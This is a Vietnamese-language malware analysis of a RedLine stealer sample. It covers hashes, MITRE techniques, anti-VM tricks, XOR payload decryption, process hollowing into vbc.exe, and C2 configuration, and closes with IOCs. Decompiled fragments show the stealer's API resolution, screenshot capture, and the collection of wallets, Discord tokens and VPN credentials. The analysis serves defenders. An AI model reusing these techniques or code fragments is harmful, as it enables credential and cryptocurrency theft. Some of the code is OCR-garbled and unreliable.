

Phân tích ReadLineStealer

1 Thông tin chung



DelectIteasy:



Pestudio:

property	value
md5	FEA0D408C87697BE73C07B988419DC12
sha1	EDE45222A0BBD2BECBD21B20897DB5BCC048B991
sha256	DD14B18A44EF6AC49EDFE5952D5FD8D5C83FC887D405E97DA15E572ED092B221
first-bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 0F FF 00 00 B8 00 00 00 00 00 00 40 00 00 00 00 00 00
first-bytes (text)	M Z
size	283648 bytes
entropy	6.560
imphash	48F6516E7492D735D31A4B7C8EC6F57F
cpu	32-bit
signature	Microsoft Visual C++ 8
entry-point (hex)	E8 C5 03 00 00 E9 74 FE FF FF 55 8B EC 6A 00 FF 15
file-version	n/a
file-description	n/a
file-type	executable
subsystem	Console
compiler-stamp	Mon Jan 02 11:02:36 2023
debugger-stamp	Mon Jan 02 11:02:36 2023

2 MITRE ATT&CKTM Techniques Detection

Obfuscated Files or Information Obfuscated Files or Information, Technique T1027 - Enterprise | MITRE ATT&CK®

Shared Modules Shared Modules, Technique T1129 - Enterprise | MITRE ATT&CK®

Account Discovery Account Discovery, Technique T1087 - Enterprise | MITRE ATT&CK®

Process Discovery Process Discovery, Technique T1057 - Enterprise | MITRE ATT&CK®

Screen Capture Screen Capture, Technique T1113 - Enterprise | MITRE ATT&CK®

Data from Local System Data from Local System, Technique T1005 - Enterprise | MITRE ATT&CK®

Archive Collected Data Archive Collected Data, Technique T1560 - Enterprise | MITRE ATT&CK®

3 Phân tích chi tiết

3.1 Giai đoạn 1

Ban đầu mã độc sẽ nối 2 chuỗi thành 1 chuỗi là "C:\Windows\Microsoft.NET\Frame" cho biến Destination . Sau đó mã độc sẽ CreateThread và sleep 3s . Nó sẽ check giá trị Value kia nếu không bằng 6535 thì nó sẽ kết thúc

Đi vào hàm StartAddress chúng ta sẽ thấy nó call malloc là 1 hàm cấp phát bộ nhớ động ở đây nó cấp phát khoảng 1 tỷ byte . Nếu thành công thì nó sẽ call memset và hàm sub_135419A để giải phóng bộ nhớ và sau khi làm xong thì nó sẽ gán giá trị Value_check là 6535 . Đây có thể coi là 1 cơ chế antiVM vì thông thường các máy ảo cấp phát 1 tỷ byte trong 3s là điều khó có thể xảy ra

Tiếp theo nó sẽ call hàm Decrypt_payload và truyền vào offset 13954B0

```
edi, offset sub_13954B0
              mov
              mov
              mov
              mov
                      Decrypt_payload
              call
                      eax, [ebp+Destination]
              lea
                      offset aWorkV4030319Vb
              push
                                       ; Destination
              push
              call
              pop
              pop
                      offset ProcName ; "VirtualProtect
              push
                      offset ModuleName
              push
                      ds:GetModuleHandleW
                                       ; hModule
              push
              call
                      ecx, [ebp+var_28]
              mov
              push
              push
              push
```

Ở hàm Decrypt_payload nó sẽ giải mã bằng 1 hàm xor cơ bản với key là 1 mảng byte đã được setup từ trước

```
.rdata:01367B38 ; const wchar_
.rdata:01367B38 aWorkV4030319V
.rdata:01367B68 text "UTF-16LE
.rdata:01367B68 key db 8Ah
.rdata:01367B68 db 6
.rdata:01367B6B db 62h; b
.rdata:01367B6B db 0BAh; c
.rdata:01367B6B db 0E5h; å
.rdata:01367B7B db 0B4h; f
.rdata:01367B7B7 db 0B4h
.rdata:01367B73 db 0B4h
.rdata:01367B73 db 0B4h
.rdata:01367B74 db 0
.rdata:01367B75 db 0
.rdata:01367B75 db 0
.rdata:01367B76 db 0
.rdata:01367B77 db 0
```

Ở đây nó làm rối việc phân tích bằng cách sử dụng 1 hàm sub_1351006 và không sử dụng kết quả trả về

Chúng ta có thể thấy nó thực thi hàm Decrypt_payload 2 lần . Lần đầu nhằm decrypt payload để thực thi . Lần thứ 2 nhằm decrypt ra 1 file thực thi .

```
Decrypt_payload((int)sub_13954B0, 0x77Eu, 0); // Decrypt executable code
wcscat(Destination, L"work\v4.0.30319\\vbc.exe");
ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
VirtualProtect = (B00L (_stdcall *)(LPVOID, SIZE_T, DWORD, PDWORD))GetProcAddress(ModuleHandleW, "VirtualProtect");
v8 = 0;
((void (_cdecl *)(int (_stdcall *)(int), int, int, int *))VirtualProtect)(sub_13954B0, 1918, 64, &v8);
Decrypt_payload((int)&unk_13698B0, 0x2BC00u, 0);// Decyprt executable file
```

Sau khi thực thi đoạn decrypt thứ 2 thì nó sẽ tạo ra 1 file PE nhằm mục đích thực thi file này dưới cái tên gọi là vbc.exe . Đây là 1 file chuẩn trong Windows\Microsoft.NET nhằm mục đích giả mạo process chuẩn

```
4D 5A 90 00 03 00 00 00
                                  04 00 00 00 FF FF 00 00
        B8 00 00 00 00 00 00 00
                                  40 00 00 00 00 00 00 00
13698D0
           00 00 00 00 00 00 00
        00 00 00 00 00 00 00 00
                                  00 00 00 00 80 00 00 00
13698F0 0E 1F BA 0E 00 B4 09 CD
                                  21 B8 01 4C CD 21 54 68
1369900 69 73 20 70 72 6F 67 72
                                  61 6D 20 63 61 6E 6E 6F
                                  20 69 6E 20 44 4F 53 20
                                                           t.be.run.in.DOS.
1369920 6D 6F 64 65 2E 0D 0D 0A
                                  24 00 00 00 00 00 00 00
1369930 50 45 00 00 4C 01 03 00
                                  1F 2A 50 AE 00 00 00 00
                                                           PE..L....*P®....
1369940 00 00 00 00 E0 00 02 01
                                  0B 01 30 00 00 A4 01 00
1369950 00 14 01 00 00 00 00 00
                                  8E B5 01 00 00 20 00 00
        00 E0 01 00 00 00 40 00
                                  00 20 00 00 00 04 00 00
 369970 04 00 00 00 00 00 00 00
```

Sau khi giải mã payload thực thi file và file thì nó push địa chỉ lên stack nhằm mục đích sau khi kết thúc hàm main thì sẽ thực thi payload

```
call
                       Decrypt_payload
              xor
              mov
                       edx, offset unk_13698B0
              push
              xor
              mov
              push
              xor
              push
                       eax, offset sub_13954B0
text:01351171 mov
                       ecx, ecx
              xor
              mov
              add
              mov
                     📕 🏄 📴
                                    loc_1351182:
                                    inc
                                             loc_1351182
                                    loop
```

Sau khi nhảy đến payload thực thi nó sẽ call tới sub_13955FC nhằm mục đích get address của 2 dll là kernel32.dll và ntdll.dll để nhằm mục đích import các API nó cần để thực thi

```
kernel32[3] = 'n';
kernel32[5] = 'l';
kernel32[8] = '.';
v47 = 'l\0d';
v48 = 'l';
ntdll[0] = 'n';
v51 = 'l\0d';
v52 = 'l';
v53 = '.';
v54 = 'l\0d';
v55 = 'l';
v3 = sub_13955FC((int)ntdll);
v4 = sub_13955FC((int)kernel32);
v36[0] = (int)&unk_73C3A79;
v36[1] = (int)&unk_B8A4A79;
v35[0] = (int)&v60;
v35[1] = (int)&v60;
v35[2] = (int)&v57;
v35[3] = (int)&CreateProcessW;
v35[4] = (int)&v66;
v35[5] = (int)&v66;
v35[5] = (int)&v66;
```

```
LIST_ENTRY *_stdcall sub_13955FC(int a1)

{
    _LIST_ENTRY *Flink; // edi
    _LIST_ENTRY *v2; // esi

Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink;
    v2 = Flink;
    while ( sub_139558E((__int16 *)v2[6].Flink, a1) )

{
        v2 = v2->Flink;
        if ( v2 == Flink )
            return 0;
    }
    return v2[3].Flink;
}
```

Nó sẽ gán các offset chính là các giá trị hash vào mảng nhằm mục đích call đến các API cần thiết

```
v35[0] = (int)&v60;
v35[1] = (int)&ntdll_RtlZeroMemory;
v35[2] = (int)&v57;
v35[3] = (int)&CreateProcessW;
v35[4] = (int)&v66;
v35[5] = (int)&v41;
v36[2] = (int)&unk C8338EE;
v36[3] = (int)&unk 1E16457;
v36[4] = (int)\&unk 8CAE418;
v36[5] = (int) \&unk 3D8CAE3;
v36[6] = (int)\&unk 648B099;
v36[7] = (int)&unk 394BA93;
v36[8] = (int)&unk 4B9C7E4;
v36[9] = (int)\&unk 4B887E4;
v36[10] = (int)&unk_1D72DA9;
v36[11] = (int)&unk_B3DD105;
v36[12] = (int) \&unk F232744;
v36[13] = (int)\&unk D186FE8;
v36[14] = (int)&unk_9AE7DB5;
v35[6] = (int)&v63;
v35[7] = (int)&v40;
```

Hàm sub_1395507 chính là hàm tính toán từ các giá trị hash để call tới offset chứa API cần thiết .

```
for ( i = 0; i < 15; ++i )
{
  v6 = (int)__ntdll;
  if ( i > 2 )
    v6 = (int)__kernel32;
  v7 = sub_1395507(v6, v36[i]);
  *(_DWORD *)v35[i] = v7;
  if ( !v7 )
    return 0;
```

Chúng ta có thể nhìn thấy nó lặp 15 lần ứng với nó sẽ import 15 API

kernel32 ResumeThreadStub

kernel32_TerminateProcessStub

kernel32_VirtualAllocStub

kernel32_SetThreadContextStub

kernel32_ReadProcessMemoryStub

kernel32 GetThreadContextStub

kernel32_CreateProcessWStub

kernel32_VirtualProtectExStub

kernel32_VirtualFreeStub

kernel32_WriteProcessMemoryStub

kernel32_VirtualAllocExStub

kernel32_CloseHandle

ntdll_ZwUnmapViewOfSection


ntdll_memcpy

ntdll_RtlZeroMemory

Tiếp theo nó sẽ call tới các API như CreateProcess, ntdll_memcpy, WriteProcess, ...nhằm mục đích là suspend tiến trình ban đầu và inject thực thi tiến trình vbc.exe từ


memory

Chúng ta có thể thấy nó đã inject và đã thực thi vbc.exe



3.2 Giai đoạn 2

Để dễ dàng cho việc phân tích tôi đã dump file từ mem ra . DelectItEasy nhận diện nó là 1 file 32bit được complier bằng .NET



Ở hàm main nó sẽ thực thi hàm Writeline . Nó sẽ có 1 biến flag để kiểm tra hàm check

Ở hàm check nó sẽ kiểm tra xem nếu regionsCountry thuộc những vùng country này thì nó sẽ dừng thực thi . Có vẻ như mẫu này là liên quan đến Russia vì ta có thể thấy những country là đồng minh của Russia

Tiếp theo nó sẽ làm hàm kết nối tới C&C của nó . Đầu tiên nó khởi tạo 1 object connectionProvider sau đó sử dụng hàm Read với parameter là IP với key

Ở hàm Read nó sử dụng mã hóa base64 với đầu vào và tiếp tục sử dụng key xor để giải mà và tiếp tục sử dụng kết quả đó giải mã base64 tiếp

Ở class Argument nó đã khởi tạo sẵn IP và key lẫn ID

```
public static class Arguments
{
    // Token: 0x04000003 RID: 3
    public static string IP = "HDAOFCAIJhQ5GR4MKQskUyALJUIeHjRQ";

    // Token: 0x04000004 RID: 4


    public static string ID = "MDwzCCAFUlw=";

    // Token: 0x04000005 RID: 5
    public static string Message = "";

    // Token: 0x04000006 RID: 6
    public static string Key = "Steamboats";

    // Token: 0x04000007 RID: 7
    public static int Version = 1;
}
```

Nó kết nối đến C&C là 89.22.231.25:45245



Nó sẽ thiết lập kết nối đến C&C để có thể thực thi các method Tiếp theo nó sẽ khởi tạo 1 đối tượng entityResolver và gọi tới hàm Extract .

```
EntityResolver entityResolver = ItemBase.Extract<EntityResolver>();
while (!entityResolver.Invoker(connectionProvider, settings, ref entity))
{
    Thread.Sleep(5000);
}
```

Tùy thuộc vào giá trị Version mà nó sẽ thực thi hàm PartsSender hay hàm FullInfoSender

Nó khởi tạo rất nhiều hàm với tên ngẫu nhiên và ứng với mỗi hàm sẽ thực thi cho việc collect data khác nhau . Những data mà nó sẽ collect như IPv4 Address, Domain Name, Windows Version, Virtual Display Size, Country, User Name, Processor Info, Graphics Card Info, RAM Info, Browsers Data, Installed Programs, Running Processes, Available Languages, Telegram data, Discord tokens, Steam configuration, VPN Credentials(OpenVPN, ProtonVPN), Antiviruses, screenshots

```
public PartsSender()
    EntityResolver.Main = new Enter[]
        new Enter(PartsSender.asdk9345asd),
        new Enter(PartsSender.asdk8jasd),
        new Enter(PartsSender.ылв92р34выа),
        new Enter(PartsSender.аловй),
        new Enter(PartsSender.ыал8р45),
        new Enter(PartsSender.ываш9р34),
        new Enter(PartsSender.ывал8н34),
        new Enter(PartsSender.вал93тфыв),
        new Enter(PartsSender.вашу0л34),
        new Enter(PartsSender.навева),
        new Enter(PartsSender.ащы9р34),
        new Enter(PartsSender.ыва83о4тфыв),
        new Enter(PartsSender.askd435),
        new Enter(PartsSender.asdasod9234oasd),
        new Enter(PartsSender.длвап9345)
   EntityResolver.First = new Enter[]
        new Enter(PartsSender.sdf934asd),
        new Enter(PartsSender.asd44123),
        new Enter(PartsSender.sdfi35sdf),
        new Enter(PartsSender.sdfo8n234),
        new Enter(PartsSender.asdkadu8),
        new Enter(PartsSender.fdfg9i3jn4)
```

Collect Systeminfomation

Ở hàm này đầu tiên này tạo danh sách list chứa thông tin về bộ xử lý và card đồ họa của system . Nó sẽ call tới các hàm GetProcessors và GetGraphicCards , CollectMemory để thu thập dữ liệu

Collect Broswer

Nó sẽ thu danh sách các trình duyệt web đã cài đặt trên hệ thống như đường dẫn , phiên bản và tên trình duyệt

```
public static void asdk8jasd(ConnectionProvider connection, Entity2 settings, ref Entity7 result)
{
    Entity13 entity = connection.Id14(SystemInfoHelper.GetBrowsers());
    bool flag = entity == Entity13.Id3;

    if (flag)
    {
        PartsSender.asdk8jasd(connection, settings, ref result);
    }
    bool flag2 = entity == Entity13.Id4;
    if (flag2)
    {
        throw new InvalidOperationException();
    }
}
```

Collect Listprogram

Collect ListProcess

Collect AvailableLanguages

Search File

Collect Infofile from Profile

Collect foder ApplicationData

Collect AllWallets

```
|YoroiWallet
|Tronlink
|NiftyWallet
|Metamask
|MathWallet
|Coinbase
|BinanceChain
|BraveWallet
|GuardaWallet
|EqualWallet
|JaxxxLiberty
```

GetToken Discord

Collect Configdata

Collect ScreenShot

```
// Token: 0x060000BE RID: 190 RVA: 0x000092CC File Offset: 0x000076CC
public static byte[] GetImageBase()
{
    byte[] result;
    try
    {
        Size blockRegionSize = new Size((int)SystemParameters.VirtualScreenWidth, (int)SystemParameters.VirtualScreenHeight);
        Bitmap bitmap = new Bitmap(blockRegionSize.Width, blockRegionSize.Height);
        using (Graphics graphics = Graphics.FromImage(bitmap))
        {
            graphics.InterpolationMode = InterpolationMode.Bicubic;
            graphics.PixelOffsetMode = PixelOffsetMode.HighSpeed;
            graphics.SmoothingMode = SmoothingMode.HighSpeed;
            graphics.CopyFromScreen(new Point(0, 0), new Point(0, 0), blockRegionSize);
        }
        result = GdiHelper.ConvertToBytes(bitmap);
    }
    catch (Exception ex)
    {
        result = null;
    }
    return result;
}
```

Collect UserName

Collect Windows Version

```
// Token: 0x0000004D RID: 77 RVA: 0x0000516C File Offset: 0x0000356C
public static void and world (ConnectionProvider connection, Entity2 settings, ref Entity7 result)
{
| result.Id1 = CryptoHelper.GetMdSHash(Environment.UserDomainName + Environment.UserName + SystemInfoHelper.GetSerialNumber()).Replace("-", string.Empty);
}
```

Collect DataOpenVPN

Collect IPv4

Collect dataSteam

4.IOC

C&C: 89.22.231.25:45245

Hash:

Filename: RedlineStealer

Md5: fea0d408c87697be73c07b988419dc12

Filename: vbc.exe

Md5: fef46f9b57758768d458f3e42062350e

Directory created: %LocalApplicationData%\Yandex\YaAddon